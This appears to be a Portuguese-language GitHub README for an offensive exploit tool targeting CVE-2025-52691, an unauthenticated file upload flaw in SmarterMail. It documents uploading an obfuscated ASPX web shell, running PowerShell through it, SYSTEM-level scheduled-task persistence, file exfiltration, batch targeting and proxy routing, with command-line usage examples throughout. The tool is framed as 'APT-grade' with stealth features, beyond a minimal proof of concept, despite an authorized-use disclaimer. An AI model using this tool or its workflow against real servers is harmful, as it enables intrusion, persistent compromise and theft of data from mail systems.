 deathshotxd/cve-2025-52691-apt-poc

Um exploit de prova de conceito aprimorado para CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) com recursos de nível APT, como ofuscação furtiva, persistência, exfiltração e modo interativo. Apenas para fins educacionais e testes autorizados. Créditos ao PoC original por yt2w/CVE-2025-52691.



Upload não autenticado. Continuidade de nível operacional.
Uma prova de conceito para SmarterMail com caminhos de furtividade, persistência, exfiltração e limpeza.
Esta é uma prova de conceito aprimorada para a CVE-2025-52691, o upload arbitrário de arquivos não autenticado no SmarterTools SmarterMail que pode levar à execução remota de código. O caminho principal permanece inalterado: enumerar endpoints de upload, implantar um web shell ASPX ofuscado e executar comandos através dele. A camada operacional adiciona comportamento de requisição randomizado, suporte a proxy, um caminho de persistência via tarefa agendada, exfiltração de arquivos, execução interativa de comandos e limpeza.
Apenas para uso autorizado. Esta ferramenta existe para fins educacionais, validação defensiva e testes de penetração aprovados. Executá-la contra um sistema sem permissão escrita explícita é ilegal na maioria das jurisdições. O autor não assume qualquer responsabilidade pelo uso indevido.

| Etapa | O que acontece | Artefato ou flag |
|---|---|---|
| 1. Alcance | Normaliza a URL de destino e verifica uma resposta HTTP 200. | URL de destino |
| 2. Upload | Tenta cinco endpoints de upload com corpos multipart, raw e JSON. | <random>.aspx |
| 3. Verificação | Requisita o caminho do shell gerado e confirma a saída do comando. | ?auth=<password> |
| 4. Operação | Executa comandos PowerShell, abre um shell interativo ou extrai um arquivo. | -c, --interactive, --exfil |
| 5. Persistência | Cria uma tarefa agendada diária como SYSTEM. | --persistence |
| 6. Limpeza | Remove o shell enviado e seu caminho de acesso. | --cleanup |
A etapa de persistência vem com uma URL de payload de exemplo. Substitua-a em
exploit-poc.py antes de usar esse caminho em um laboratório autorizado.
--no-verify.--check-only confirma a acessibilidade sem enviar nada.--cleanup remove o shell enviado após a operação.
requests.python3 -m pip install requests
Nenhum outro pacote de terceiros é necessário.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Em seguida, apenas contra um sistema que você possui ou está autorizado a testar:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> é a URL base do servidor SmarterMail, por exemplo
https://mail.example.com.
| Flag | Descrição |
|---|---|
--targets-file <file> | Lê uma URL de destino por linha e processa-as em sequência. |
-c, --command <cmd> | Executa um comando através da shell carregada após a verificação. |
-t, --timeout <seconds> | Tempo limite do pedido em segundos. Padrão: 30. |
--proxy <url> | Encaminha os pedidos através de um proxy HTTP, por exemplo http://127.0.0.1:8080. |
--no-verify | Desativa a verificação de certificados SSL. |
--check-only | Verifica a acessibilidade e termina sem carregar. |
--persistence | Cria uma tarefa agendada diária como SYSTEM. Substitua primeiro o URL do payload de exemplo. |
--exfil <remote:local> | Lê um ficheiro remoto através da shell e escreve-o localmente. |
--interactive | Entra num prompt de comandos interativo após a verificação. |
--cleanup | Remove a shell carregada após a operação. |
--log-level <level> | DEBUG, INFO, WARNING ou ERROR. Padrão: INFO. |
Execução básica em laboratório:
python3 exploit-poc.py https://mail.lab.internal
Executar um comando:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Encaminhe pelo Burp e persista as requisições:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Sessão interativa com limpeza:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Modo em lote:
python3 exploit-poc.py --targets-file targets.txt
Exfiltrar um arquivo de um host Windows:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
Uma execução bem-sucedida imprime o caminho do shell, a URL de acesso com sua senha por execução, a saída do comando e o status de persistência, exfiltração ou limpeza. Os logs vão para o console no nível selecionado.







